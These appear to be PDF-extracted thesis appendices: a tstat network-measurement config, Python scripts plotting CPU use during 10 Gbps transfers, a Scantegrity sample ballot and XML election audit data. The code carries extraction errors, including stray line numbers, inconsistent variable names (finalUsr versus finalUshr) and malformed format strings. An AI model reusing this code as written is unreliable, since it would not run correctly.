    } // loop forever  
    printf("done\n");  
    close(sockfd); // close the connection to the server  
    return 0;  
} // main()
```


APPENDIX H

Configuration File for *tstat*

```

#####
# Tstat Runtime configuration file.
# Use 0/1 to disable/enable features
#####

5 # print logs on disk
  [log]
  histo_engine = 0          # logs created by histogram engine
10  rrd_engine = 0           # logs created by rrd engine

  log_tcp_complete = 1      # tcp connections correctly terminated
  log_tcp_nocomplete = 1    # tcp connections not properly terminated
  log_udp_complete = 0      # udp flows
  log_mm_complete = 0       # multimedia
15  log_skype_complete = 0   # skype traffic
  log_chat_complete = 0     # MSN/Yahoo/Jabber chat flows
  log_chat_messages = 0     # MSN/Yahoo/Jabber chat messages
  log_video_complete = 0    # video (YouTube and others)
20  log_http_complete = 0    # all the HTTP requests/responses

  # log options
  [options]
  tcplog_end_to_end = 1     # Enable the logging of the End_to_End set of measures (RTT, TTL)
  tcplog_layer7 = 0         # Enable the logging of the Layer7 set of measures (SSL cert., message counts)
25  tcplog_p2p = 0           # Enable the logging of the P2P set of measures (P2P subtype and ED2K data)
  tcplog_options = 1        # Enable the logging of the TCP Options set of measures
  tcplog_advanced = 0       # Enable the logging of the Advanced set of measures

  videolog_end_to_end = 0   # Enable the logging in log_video_complete of the TCP End_to_End
30  # set of measures (RTT, TTL)
  videolog_layer7 = 0       # Enable the logging in log_video_complete of the Layer7 set of
  # measures (SSL cert, msg counts)
  videolog_videoinfo = 0    # Enable the logging in log_video_complete of the additional video
  # info (resolution, bitrate)
35  videolog_youtube = 0     # Enable the logging in log_video_complete of the YouTube specific information
  videolog_options = 0      # Enable the logging in log_video_complete of the TCP Options set of measures
  videolog_advanced = 0     # Enable the logging in log_video_complete of video-related Advanced
  # measurements (rate)

40  httplog_full_url = 0     # Enable the logging of the partial (=1) or full (=2) URLs in log_http_complete

  # protocols to dump
  [dump]

45  snap_len = 100          # max num of bytes to dump from ip_hdr (included)
  # 0 == all bytes
  slice_win = 0             # dimension (in secs) of the dumping window
  # used to slice the input traffic in different traces
  # 0 == no slice

50  #### UDP traces ####
  udp_dns = 0
  udp_rtp = 0
  udp_rtcp = 0
55  udp_edk = 0
  udp_kad = 0
  udp_kadu = 0
  udp_okad = 0
  udp_gnutella = 0
60  udp_bittorrent = 0
  udp_utp = 0
  udp_dc = 0
  udp_kazaa = 0
  udp_pplive = 0
65  udp_sopcast = 0

```

```

udp_tvants = 0
udp_ppstream = 0
udp_teredo = 0
udp_vod = 0
70 udp_sip = 0
udp_dtls = 0
udp_quic = 0
udp_unknown = 0      # all the udp traffic that the DPI doesn't recognize

75 ##### TCP traces #####
# Note: Packets (with or without payload) from the time when the classification
# is defined. It follows that, 3-ways handshake and (possibly) some initial
# data packets of the flows are skipped
tcp_videostreaming = 0

80 ### Aggregated traces ###
ip_complete = 0      # all the traffic that use ip as level 3 (including tcp, udp, icmp, ...)
###
udp_complete = 0      # only udp traffic
85 udp_maxpackets = 0
udp_maxbytes = 0
###
tcp_complete = 0      # only tcp traffic
90 tcp_maxpackets = 0
tcp_maxbytes = 0

###
# This enables the filter based on DNS names requested by clients.
# See the tstat-conf/DNS_filter_example.txt file for more details.
# A filename must be provided with the -F command line option
95 dns_filter = 0 # enable the dns filtering

###
# This is a bitmask that is used to stop dumping tcp packets of flows we are not interested into
# It is a bitmask based on protocol.h types that the con_type can take.
# Setting this to 0 will keep logging everything
# Setting a bit to 1 will stop logging packets of those protocol as soon as the
# classifier set those flags
# e.g., setting it to 1025 (1+1024), all http and smtp traffic will be discarded.
105 # Note that we cannot discard those packets of a flow that we have seen before
# actually identifying the protocol. For example, three-way-handshake segments will be always there...
# stop_dumping_mask = 262143 # => 11 1111 1111 1111 1111 discard everything we know except UNKNOWN
# stop_dumping_mask = 262142 # => 11 1111 1111 1111 1110 log only UNKNOWN and HTTP
# stop_dumping_mask = 0x3DFFF # => 11 1101 1111 1111 1111 log only UNKNOWN and SSL/TLS
110 # stop_dumping_mask = 1      # => 00 0000 0000 0000 0001 log everything which is not HTTP
# stop_dumping_mask = 0      # => log everything
#
# 11 1111 1111 1111 1111
# 00 0000 0000 0000 0000
115 # | | | | | | | | | | | | | | | | | | HTTP
# | | | | | | | | | | | | | | | | | | RTSP
# | | | | | | | | | | | | | | | | | | RTP
# | | | | | | | | | | | | | | | | | | ICY
# | | | | | | | | | | | | | | | | | | RTCP
120 # | | | | | | | | | | | | | | | | | | MSN
# | | | | | | | | | | | | | | | | | | YMSG
# | | | | | | | | | | | | | | | | | | XMPP
# | | | | | | | | | | | | | | | | | | P2P
# | | | | | | | | | | | | | | | | | | SKYPE
125 # | | | | | | | | | | | | | | | | | | SMTP
# | | | | | | | | | | | | | | | | | | POP3
# | | | | | | | | | | | | | | | | | | IMAP4
# | | | | | | | | | | | | | | | | | | SSL/TLS
# | | | | | | | | | | | | | | | | | | ED2K Obfuscated
130 # | | | | | | | | | | | | | | | | | | SSH
# | | | | | | | | | | | | | | | | | | RTMP
# | | | | | | | | | | | | | | | | | | Bittorrent MSE/PE
#
stop_dumping_mask = 0

```

APPENDIX I

Python Code to Generate CPU Utilization Figures

```

"""
    Plot Resource Usage Recorded by pidstat
"""
import re
import sys
import glob
import math
import numpy
from array import array
import matplotlib.pyplot as plt
import matplotlib.patches as mpatches

# Collect the data from the given file

files = sorted(glob.glob('*.pidstat'))

endpoint = []
symmetry = []
isSource = []
tool = []

for text in files:
    if 'ANL' in text:
        endpoint.append('ANL')
        symmetry.append('symmetric')
    elif 'BNL' in text:
        endpoint.append('BNL')
        symmetry.append('asymmetric')
    if 'LBLto' in text:
        isSource.append(0)
    elif 'toLBL' in text:
        isSource.append(1)
    if 'tstat' in text:
        tool.append('tstat')
    elif 'tcpdsm' in text:
        tool.append('tcpdsm')

usr = []
sys = []
cpu = []
time = []

for file in files:
    with open(file, "r") as data:
        labels = []
        dataPoints = []
        for line in data:
            if "Linux" in line or "1553" in line or "Command" in line or "Time" in line or not line.strip():
                pass
            else:
                dataPoints.append(line.split()[0:1] + line.split()[2:])
        usrList = []
        sysList = []
        cpuList = []
        for i in range(len(dataPoints)):
            if (len(dataPoints[i]) > 4):
                usrList.append(float(dataPoints[i][2]))
                sysList.append(float(dataPoints[i][3]))
                cpuList.append(float(dataPoints[i][5]))
        usr.append(usrList)
        sys.append(sysList)
        cpu.append(cpuList)
        time.append(range(len(usrList)))

# get the average of each run

```

```

finalUsr = []
finalSys = []
finalCpu = []
finalTime = []
70 finalTool = []
finalFiles = []
finalSource = []
finalEndpoint = []
finalSymmetry = []
75 for i in range(len(usr))[:3]:
    usrList = []
    sysList = []
    cpuList = []
    if (len(usr) > (i+2)):
80         minValue = min(len(usr[i]), len(usr[i+1]), len(usr[i+2]))
    elif (len(usr) > (i+1)):
        minValue = min(len(usr[i]), len(usr[i+1]))
    else:
        minValue = len(usr[i])
85 for j in range(minValue):
    if (len(usr) > (i+2)):
        usrList.append((usr[i][j] + usr[i+1][j] + usr[i+2][j]) / 3)
        sysList.append((sys[i][j] + sys[i+1][j] + sys[i+2][j]) / 3)
        cpuList.append((cpu[i][j] + cpu[i+1][j] + cpu[i+2][j]) / 3)
90    elif (len(usr) > (i+1)):
        usrList.append((usr[i][j] + usr[i+1][j]) / 2)
        sysList.append((sys[i][j] + sys[i+1][j]) / 2)
        cpuList.append((cpu[i][j] + cpu[i+1][j]) / 2)
    else:
95        usrList.append(usr[i][j])
        sysList.append(sys[i][j])
        cpuList.append(cpu[i][j])
    finalFiles.append(files[i].split('.pidstat')[0][:~1])
    finalUsr.append(usrList)
100    finalSys.append(sysList)
    finalCpu.append(cpuList)
    finalTime.append(range(len(usrList)))
    finalSource.append(isSource[i])
    finalEndpoint.append(endpoint[i])
105    finalSymmetry.append(symmetry[i])
    finalTool.append(tool[i])

for index in range(len(finalTime)):
110     plt.figure(num=None, figsize=(8, 6), dpi=80, facecolor='w', edgecolor='k')

    ax = plt.subplot(111)
    graphUsr = ax.scatter(finalTime[index], finalUsr[index], s=20, c='g',
        alpha=0.8, lw=0, label='% User')
    graphSys = ax.scatter(finalTime[index], finalSys[index], s=20, c='b',
115     alpha=0.8, lw=0, label='% System')
    graphCPU = ax.scatter(finalTime[index], finalCpu[index], s=20, c='r',
        alpha=0.8, lw=0, label='% CPU')

    ax.legend(handles=[graphCPU, graphSys, graphUsr], loc=2)

120     plt.xlim([-20, len(finalTime[index]) + 20])
    plt.ylim([-5, 60])

    plt.xlabel('Time (s)')
    plt.ylabel('Percent of a Single Core (%)')
125     if finalSource[index] == 1:
        plt.title('Resource Utilization - 10 Gbps Transfer\nFrom ' + finalEndpoint[index] +
            " to LBNL (" + finalSymmetry[index] + ") Using " + finalTool[index])
    else:
130     plt.title('Resource Utilization - 10 Gbps Transfer\nFrom LBNL to ' + finalEndpoint[index] +
        " (" + finalSymmetry[index] + ") Using " + finalTool[index])

    saveLocation = 'plots/' + finalFiles[index] + 'Graph.pdf'
    saveLocation2 = "plots/png/" + finalFiles[index] + 'Graph.png'
135     plt.savefig(saveLocation, bbox_inches='tight')
    plt.savefig(saveLocation2, bbox_inches='tight')
    plt.close()

```

APPENDIX J

Python Code to Generate Boxplots of CPU Utilization

```

"""
    Produce Boxplots of Resource Usage Recorded by pidstat for all Transfers
"""
import re
import sys
import glob
import math
import numpy as np
from array import array
import matplotlib.pyplot as plt
import matplotlib.patches as mpatches
from matplotlib.patches import Polygon

# Create a bunch of empty lists to fill
plotLabels = []
endpoint = []
symmetry = []
isSource = []
tool = []
usr = []
sys = []
cpu = []

# Collect the data from the given file
files = sorted(glob.glob('*.pidstat'))

for file in files:
    spacing = []
    if 'tstat' in file:
        tool.append('tstat')
        spacing.append('\n ')
    elif 'tcpdsm' in file:
        tool.append('tcpdsm')
        spacing.append('\n ')
    if 'ANL' in file:
        endpoint.append('ANL')
        symmetry.append('symmetric')
        spacing.append(' (')
    elif 'BNL' in file:
        endpoint.append('BNL')
        symmetry.append('asymmetric')
        spacing.append('')
    if 'LBLto' in file:
        plotLabels.append(tool[len(tool) - 1] + ' LBL to ' + endpoint[len(endpoint) - 1] +
            ''.join(spacing) + symmetry[len(symmetry) - 1] + ')')
        isSource.append(0)
    elif 'toLBL' in file:
        plotLabels.append(tool[len(tool) - 1] + ' ' + endpoint[len(endpoint) - 1] + ' to LBL' +
            ''.join(spacing) + symmetry[len(symmetry) - 1] + ')')
        isSource.append(1)
    with open(file, "r") as data:
        labels = []
        dataPoints = []
        for line in data:
            if "Linux" in line or "1553" in line or "Command" in line or "Time" in line or not line.strip():
                pass
            else:
                dataPoints.append(line.split()[0:1] + line.split()[2:])
        usrList = []
        sysList = []
        cpuList = []
        for i in range(len(dataPoints)):
            if (len(dataPoints[i]) > 4):
                usrList.append(float(dataPoints[i][2]))
                sysList.append(float(dataPoints[i][3]))

```

```

        cpuList.append(float(dataPoints[i][5]))
        usr.append(usrList)
        sys.append(sysList)
        cpu.append(cpuList)
70
numberPackets = []

# Store the number of packets observed in each experiment
files = sorted(glob.glob('*.netstat'))
75
for file in files:
    with open(file, "r") as data:
        for line in data:
            numberPackets.append(int(line))
80
horizontalPosition = []

for i in range(len(numberPackets))[::3]:
    horizontalPosition.append((numberPackets[i] + numberPackets[i+1] + numberPackets[i+2]) / 3)
85
    print files[i].split('.')[0][:-1] + ':'
    print ' mean: ' + str(int(np.mean([numberPackets[i], numberPackets[i+1],
        numberPackets[i+2]]))) + ' packets'
    print ' median: ' + str(int(np.median([numberPackets[i], numberPackets[i+1],
        numberPackets[i+2]]))) + ' packets'
90
    print ' std dev: ' + str(np.around((np.std([numberPackets[i], numberPackets[i+1],
        numberPackets[i+2]]) / np.mean([numberPackets[i], numberPackets[i+1],
        numberPackets[i+2]]) * 100), decimals=2)) + '%'

    print ''

95
# combine multiple runs of the same transfer
finalLabels = []
finalUsr = []
finalSys = []
finalCpu = []

100
for i in range(len(usr))[::3]:
    usrList = []
    sysList = []
    cpuList = []
105
    finalLabels.append(plotLabels[i])
    maxValue = max(len(usr[i]), len(usr[i+1]), len(usr[i+2]))
    for j in range(maxValue):
        if (len(usr[i]) > j):
            usrList.append(usr[i][j])
            sysList.append(sys[i][j])
            cpuList.append(cpu[i][j])
110
        if (len(usr[i+1]) > j):
            usrList.append(usr[i+1][j])
            sysList.append(sys[i+1][j])
            cpuList.append(cpu[i+1][j])
115
        if (len(usr[i+2]) > j):
            usrList.append(usr[i+2][j])
            sysList.append(sys[i+2][j])
            cpuList.append(cpu[i+2][j])
120
    finalUsr.append(usrList)
    finalSys.append(sysList)
    finalCpu.append(cpuList)

#plt.figure()
125
fig,(ax1,ax2,ax3,ax4) = plt.subplots(1, 4, sharey=True, figsize=(10, 6))

flierprops1 = dict(marker='.', markerfacecolor='green', markeredgecolor='none', markersize=8)
flierprops2 = dict(marker='.', markerfacecolor='blue', markeredgecolor='none', markersize=8)
flierprops3 = dict(marker='.', markerfacecolor='red', markeredgecolor='none', markersize=8)
130
medianprops1 = dict(linestyle='--', linewidth=2.5, color='green')
medianprops2 = dict(linestyle='--', linewidth=2.5, color='blue')
medianprops3 = dict(linestyle='--', linewidth=2.5, color='red')

veryLeftUsr = []
135
veryLeftSys = []
veryLeftCpu = []
veryLeftPosition = []
veryLeftLabels = []
leftUsr = []
leftSys = []
140
leftCpu = []
leftPosition = []
leftLabels = []

```

```

145 rightUshr = []
rightSys = []
rightCpu = []
rightPosition = []
rightLabels = []
150 veryRightUshr = []
veryRightSys = []
veryRightCpu = []
veryRightPosition = []
veryRightLabels = []

155 for index in range(len(finalUshr)):
    if horizontalPosition[index] < 200000000:
        veryLeftUshr.append(finalUshr[index])
        veryLeftSys.append(finalSys[index])
        veryLeftCpu.append(finalCpu[index])
160 veryLeftPosition.append(horizontalPosition[index])
        veryLeftLabels.append(finalLabels[index])
    elif horizontalPosition[index] < 290000000:
        leftUshr.append(finalUshr[index])
        leftSys.append(finalSys[index])
165 leftCpu.append(finalCpu[index])
        leftPosition.append(horizontalPosition[index])
        leftLabels.append(finalLabels[index])
    elif horizontalPosition[index] < 350000000:
        rightUshr.append(finalUshr[index])
        rightSys.append(finalSys[index])
170 rightCpu.append(finalCpu[index])
        rightPosition.append(horizontalPosition[index])
        rightLabels.append(finalLabels[index])
    else:
175 veryRightUshr.append(finalUshr[index])
        veryRightSys.append(finalSys[index])
        veryRightCpu.append(finalCpu[index])
        veryRightPosition.append(horizontalPosition[index])
        veryRightLabels.append(finalLabels[index])

180 boxWidth = [1, 1]

box1 = ax1.boxplot(veryLeftUshr, flierprops=flierprops1, medianprops=medianprops1,
185 notch=True, patch_artist=True, positions=veryLeftPosition,
        widths=map(lambda x: x * 90000, boxWidth))
box2 = ax1.boxplot(veryLeftSys, flierprops=flierprops2, medianprops=medianprops2,
        notch=True, patch_artist=True, positions=veryLeftPosition,
        widths=map(lambda x: x * 90000, boxWidth))
box3 = ax1.boxplot(veryLeftCpu, flierprops=flierprops3, medianprops=medianprops3,
190 notch=True, patch_artist=True, positions=veryLeftPosition,
        widths=map(lambda x: x * 90000, boxWidth))
box4 = ax2.boxplot(leftUshr, flierprops=flierprops1, medianprops=medianprops1,
        notch=True, patch_artist=True, positions=leftPosition,
        widths=map(lambda x: x * 60000, boxWidth))
195 box5 = ax2.boxplot(leftSys, flierprops=flierprops2, medianprops=medianprops2,
        notch=True, patch_artist=True, positions=leftPosition,
        widths=map(lambda x: x * 60000, boxWidth))
box6 = ax2.boxplot(leftCpu, flierprops=flierprops3, medianprops=medianprops3,
        notch=True, patch_artist=True, positions=leftPosition,
        widths=map(lambda x: x * 60000, boxWidth))
200 box7 = ax3.boxplot(rightUshr, flierprops=flierprops1, medianprops=medianprops1,
        notch=True, patch_artist=True, positions=rightPosition,
        widths=map(lambda x: x * 150000, boxWidth))
box8 = ax3.boxplot(rightSys, flierprops=flierprops2, medianprops=medianprops2,
205 notch=True, patch_artist=True, positions=rightPosition,
        widths=map(lambda x: x * 150000, boxWidth))
box9 = ax3.boxplot(rightCpu, flierprops=flierprops3, medianprops=medianprops3,
        notch=True, patch_artist=True, positions=rightPosition,
        widths=map(lambda x: x * 150000, boxWidth))
210 box10 = ax4.boxplot(veryRightUshr, flierprops=flierprops1, medianprops=medianprops1,
        notch=True, patch_artist=True, positions=veryRightPosition,
        widths=map(lambda x: x * 150000, boxWidth))
box11 = ax4.boxplot(veryRightSys, flierprops=flierprops2, medianprops=medianprops2,
        notch=True, patch_artist=True, positions=veryRightPosition,
        widths=map(lambda x: x * 150000, boxWidth))
215 box12 = ax4.boxplot(veryRightCpu, flierprops=flierprops3, medianprops=medianprops3,
        notch=True, patch_artist=True, positions=veryRightPosition,
        widths=map(lambda x: x * 150000, boxWidth))

220 plots = range(4)

```

```

for patch, plot in zip(box1['boxes'], plots):
    patch.set(facecolor='green', alpha=0.5)
225 for patch, plot in zip(box2['boxes'], plots):
    patch.set(facecolor='blue', alpha=0.5)

for patch, plot in zip(box3['boxes'], plots):
    patch.set(facecolor='red', alpha=0.5)
230 for patch, plot in zip(box4['boxes'], plots):
    patch.set(facecolor='green', alpha=0.5)

for patch, plot in zip(box5['boxes'], plots):
    patch.set(facecolor='blue', alpha=0.5)
235 for patch, plot in zip(box6['boxes'], plots):
    patch.set(facecolor='red', alpha=0.5)

for patch, plot in zip(box7['boxes'], plots):
    patch.set(facecolor='green', alpha=0.5)
240 for patch, plot in zip(box8['boxes'], plots):
    patch.set(facecolor='blue', alpha=0.5)

for patch, plot in zip(box9['boxes'], plots):
    patch.set(facecolor='red', alpha=0.5)
245 for patch, plot in zip(box10['boxes'], plots):
    patch.set(facecolor='green', alpha=0.5)

for patch, plot in zip(box11['boxes'], plots):
    patch.set(facecolor='blue', alpha=0.5)
250 for patch, plot in zip(box12['boxes'], plots):
    patch.set(facecolor='red', alpha=0.5)

xtickNames = plt.setp(ax1, xticklabels=['', ''])
plt.setp(' ', visible=False)
260 plt.text(-0.1, -0.095, veryLeftLabels[0], rotation=30, fontsize=8, transform=ax1.transAxes)
plt.text(0.6, -0.09, veryLeftLabels[1], rotation=30, fontsize=8, transform=ax1.transAxes)
for index in range(len(veryLeftPosition)):
    ax1.annotate('{:,}.0f'.format(veryLeftPosition[index]) + '\n packets', size=8, color='red',
                xy=(veryLeftPosition[index], 0), xytext=(veryLeftPosition[index] - 90000, -3.6))
265 ax1.set_ylim([0, 60])
ax1.set_xlim([min(veryLeftPosition) - 100000, max(veryLeftPosition) + 100000])

xtickNames = plt.setp(ax2, xticklabels=['', ''])
plt.setp(' ', visible=False)
270 plt.text(0, -0.095, leftLabels[0], rotation=30, fontsize=8, transform=ax2.transAxes)
plt.text(0.51, -0.09, leftLabels[1], rotation=30, fontsize=8, transform=ax2.transAxes)
for index in range(len(leftPosition)):
    ax2.annotate('{:,}.0f'.format(leftPosition[index]) + '\n packets', size=8, color='red',
                xy=(leftPosition[index], 0), xytext=(leftPosition[index] - 67000, -3.6))
275 ax2.set_ylim([0, 60])
ax2.set_xlim([min(leftPosition) - 100000, max(leftPosition) + 100000])

xtickNames = plt.setp(ax3, xticklabels=['', ''])
plt.setp(' ', visible=False)
280 plt.text(-0.171, -0.095, rightLabels[0], rotation=30, fontsize=8, transform=ax3.transAxes)
plt.text(0.675, -0.09, rightLabels[1], rotation=30, fontsize=8, transform=ax3.transAxes)
for index in range(len(rightPosition)):
    ax3.annotate('{:,}.0f'.format(rightPosition[index]) + '\n packets', size=8, color='red',
                xy=(rightPosition[index], 0), xytext=(rightPosition[index] - 190000, -3.6))
285 ax3.set_ylim([0, 60])
ax3.set_xlim([min(rightPosition) - 100000, max(rightPosition) + 100000])

xtickNames = plt.setp(ax4, xticklabels=['', ''])
plt.setp(' ', visible=False)
290 plt.text(-0.15, -0.095, veryRightLabels[0], rotation=30, fontsize=8, transform=ax4.transAxes)
plt.text(0.67, -0.09, veryRightLabels[1], rotation=30, fontsize=8, transform=ax4.transAxes)
for index in range(len(veryRightPosition)):
    ax4.annotate('{:,}.0f'.format(veryRightPosition[index]) + '\n packets', size=8, color='red',
                xy=(veryRightPosition[index], 0), xytext=(veryRightPosition[index] - 140000, -3.6))
295 ax4.set_ylim([0, 60])
ax4.set_xlim([min(veryRightPosition) - 100000, max(veryRightPosition) + 100000])

# hide the spines between ax1 and ax2
ax1.spines['right'].set_visible(False)

```



```

300 ax2.spines['left'].set_visible(False)
    ax2.spines['right'].set_visible(False)
    ax3.spines['left'].set_visible(False)
    ax3.spines['right'].set_visible(False)
    ax4.spines['left'].set_visible(False)
305
    d = .015 # how big to make the diagonal lines in axes coordinates
    # arguments to pass plot, just so we don't keep repeating them
    kwargs = dict(transform=ax1.transAxes, color='k', clip_on=False)
    ax1.plot((1 - d, 1 + d), (1 - d, 1 + d), **kwargs) # top-right diagonal
310 ax1.plot((1 - d, 1 + d), (-d, +d), **kwargs) # bottom-right diagonal

    kwargs = dict(transform=ax2.transAxes, color='k', clip_on=False)
    ax2.plot((1 - d, 1 + d), (1 - d, 1 + d), **kwargs) # top-right diagonal
315 ax2.plot((1 - d, 1 + d), (-d, +d), **kwargs) # bottom-right diagonal

    kwargs.update(transform=ax2.transAxes) # switch to the right-side subplot
    ax2.plot((-d, +d), (1 - d, 1 + d), **kwargs) # top-left diagonal
    ax2.plot((-d, +d), (-d, +d), **kwargs) # bottom-left diagonal

320 kwargs = dict(transform=ax3.transAxes, color='k', clip_on=False)
    ax3.plot((1 - d, 1 + d), (1 - d, 1 + d), **kwargs) # top-right diagonal
    ax3.plot((1 - d, 1 + d), (-d, +d), **kwargs) # bottom-right diagonal

    kwargs.update(transform=ax3.transAxes) # switch to the right-side subplot
325 ax3.plot((-d, +d), (1 - d, 1 + d), **kwargs) # top-left diagonal
    ax3.plot((-d, +d), (-d, +d), **kwargs) # bottom-left diagonal

    kwargs.update(transform=ax4.transAxes) # switch to the right-side subplot
    ax4.plot((-d, +d), (1 - d, 1 + d), **kwargs) # top-left diagonal
330 ax4.plot((-d, +d), (-d, +d), **kwargs) # bottom-left diagonal

    plt.subplots_adjust(wspace=0.15)
    ax1.grid()
    ax2.grid()
335 ax3.grid()
    ax4.grid()

    CpuLabel = mpatches.Patch(color='red', alpha=0.5, label='% CPU')
    SysLabel = mpatches.Patch(color='blue', alpha=0.5, label='% System')
340 UsrLabel = mpatches.Patch(color='green', alpha=0.5, label='% User')
    ax1.legend(handles=[CpuLabel, SysLabel, UsrLabel], loc=2)

    ax1.set_ylabel('Percent of a Single Core (%)')
    plt.text(1.0, -0.31, 'Measurement Tool & Endpoints',
345         verticalalignment='bottom', horizontalalignment='center',
            transform=ax2.transAxes,
            color='black', fontsize=15)
    fig.suptitle('System Resource Utilization During 10 Gbps Transfer of 500 GB Dataset', fontsize=14)


350 saveLocation = 'plots/BoxplotsSplit.pdf'
    saveLocation2 = 'plots/png/BoxplotsSplit.png'

    plt.savefig(saveLocation, bbox_inches='tight')
    plt.savefig(saveLocation2, bbox_inches='tight')
355 plt.close()

```

APPENDIX K

Sample Ballot



CPSR 2006 ELECTION

INSTRUCTIONS: Use Adobe Reader or Acrobat (other PDF readers, such as that in Safari, won't work). Click on your selections and, when done, the "finalize ballot" button. Print out the result and either fax it to +1 (415) 948-2062 or mail it to CPSR Election; 4335 Van Nuys Blvd Suite 250; Sherman Oaks CA 91403 USA. In order to be counted, **submissions must include member email and signature:** if faxed, write on form after printing; if mailed, write on outside of envelope flap.

1. Vote "yes" or "no" for each candidate running for BOD:

Kwasi Boakye-Akyeampong	A <input checked="" type="radio"/> Yes B <input type="radio"/> No
Lillie Coney	D <input checked="" type="radio"/> Yes C <input type="radio"/> No
William McIver, Jr.	E <input type="radio"/> Yes F <input checked="" type="radio"/> No
Annalee Newitz	H <input type="radio"/> Yes G <input checked="" type="radio"/> No
Fyodor Vaskovich	J <input checked="" type="radio"/> Yes I <input type="radio"/> No
Lauren Gelman	K <input checked="" type="radio"/> Yes L <input type="radio"/> No

2. Vote "yes" or "no" for the proposed bylaw change:

Amend the **Bylaws** of CPSR to state that the Board shall consist of not less than eight nor more than fourteen Directors. Eight to ten shall be elected as Directors at Large by the membership. The Board of Directors shall have the power to expand the Board by appointing up to four additional Directors, known as Special Directors.

M ☐ Yes N ☒ No

CPSR Member Email

Signature

To check that your vote is included correctly & see the results visit: punchscan.org/cpsr

FIGURE K. A sample ballot generated by Scantegrity. Contests have been voted on. Note that the contests for Lillie Coney, Annalee Newitz, and Fyodor Vaskovich have code letters that are not alphabetically ordered.

APPENDIX L

MeetingThreeOut.xml

```

<xml>
  <database>
    <print>
      <row id="4" p2="0 1 1 0 0 1 0 1 0 1 1 0 1 0" s2="T64LfiLGslSndV5EIgR5MQ==" />
      <row id="6" p2="0 1 0 1 1 0 0 1 1 0 0 1 1 0" s2="FXp+yvJpC7oMegEjY9tKrg==" />
      <row id="7" p2="1 0 1 0 1 0 0 1 0 1 1 0 0 1" s2="hu6o4geCQYHB+iu9JGk9tg==" />
      <row id="8" p2="1 0 1 0 1 0 0 1 0 1 1 0 1 0" s2="Mym8IVlWy/ZywM1LRkaRlA==" />
      <row id="12" p2="0 1 0 1 0 1 0 1 1 0 1 0 1 0" s2="Smti+bnjvv9mQimgCGUC6g==" />
    </print>
    <partition id="0">
      <decrypt>
        <instance id="0">
          <row id="11" d3="1 1 1 1 1 0 1" />
          <row id="14" d3="0 1 -1 0 0 0 1" />
          <row id="19" d3="0 0 1 0 0 1 0" />
          <row id="82" d3="1 0 1 1 1 1 0" />
          <row id="92" d3="1 0 -1 -1 0 0 1" />
        </instance>
        <instance id="1">
          <row id="41" d3="1 0 0 1 0 0 1" />
          <row id="51" d3="1 0 0 0 0 0 0" />
          <row id="77" d3="1 1 0 0 1 0 0" />
          <row id="89" d3="1 1 -1 0 0 1 1" />
          <row id="94" d3="1 1 -1 -1 0 1 0" />
        </instance>
        <instance id="2">
          <row id="24" d3="1 0 -1 0 1 1 0" />
          <row id="25" d3="0 1 1 1 1 1 0" />
          <row id="59" d3="1 1 0 1 0 0 0" />
          <row id="66" d3="0 0 0 0 0 1 0" />
          <row id="92" d3="1 0 -1 -1 0 1 1" />
        </instance>
      </decrypt>
      <results>
        <row id="25" r="1 0 0 1 0 1 0" />
        <row id="45" r="1 1 1 1 1 1 1" />
        <row id="54" r="0 0 0 0 0 0 0" />
        <row id="64" r="0 1 -1 -1 1 0 0" />
        <row id="67" r="0 1 -1 0 1 0 1" />
      </results>
    </partition>
  </database>
</xml>

```

APPENDIX M

SerialMap.xml

```

<xml>
  <print>
    <row id="0" serial="0"/>
    <row id="1" serial="1"/>
    <row id="4" serial="2"/>
    <row id="6" serial="3"/>
    <row id="7" serial="4"/>
    <row id="8" serial="5"/>
    <row id="12" serial="6"/>
    <row id="15" serial="7"/>
    <row id="21" serial="8"/>
    <row id="22" serial="9"/>
    <row id="24" serial="10"/>
    <row id="25" serial="11"/>
    <row id="26" serial="12"/>
    <row id="29" serial="13"/>
    <row id="32" serial="14"/>
    <row id="35" serial="15"/>
    <row id="38" serial="16"/>
    <row id="39" serial="17"/>
    <row id="41" serial="18"/>
    <row id="42" serial="19"/>
    <row id="46" serial="20"/>
    <row id="47" serial="21"/>
    <row id="48" serial="22"/>
    <row id="49" serial="23"/>
    <row id="50" serial="24"/>
    <row id="51" serial="25"/>
    <row id="54" serial="26"/>
    <row id="55" serial="27"/>
    <row id="59" serial="28"/>
    <row id="60" serial="29"/>
    <row id="61" serial="30"/>
    <row id="62" serial="31"/>
    <row id="67" serial="32"/>
    <row id="68" serial="33"/>
    <row id="70" serial="34"/>
    <row id="71" serial="35"/>
    <row id="73" serial="36"/>
    <row id="74" serial="37"/>
    <row id="75" serial="38"/>
    <row id="77" serial="39"/>
    <row id="82" serial="40"/>
    <row id="83" serial="41"/>
    <row id="84" serial="42"/>
    <row id="85" serial="43"/>
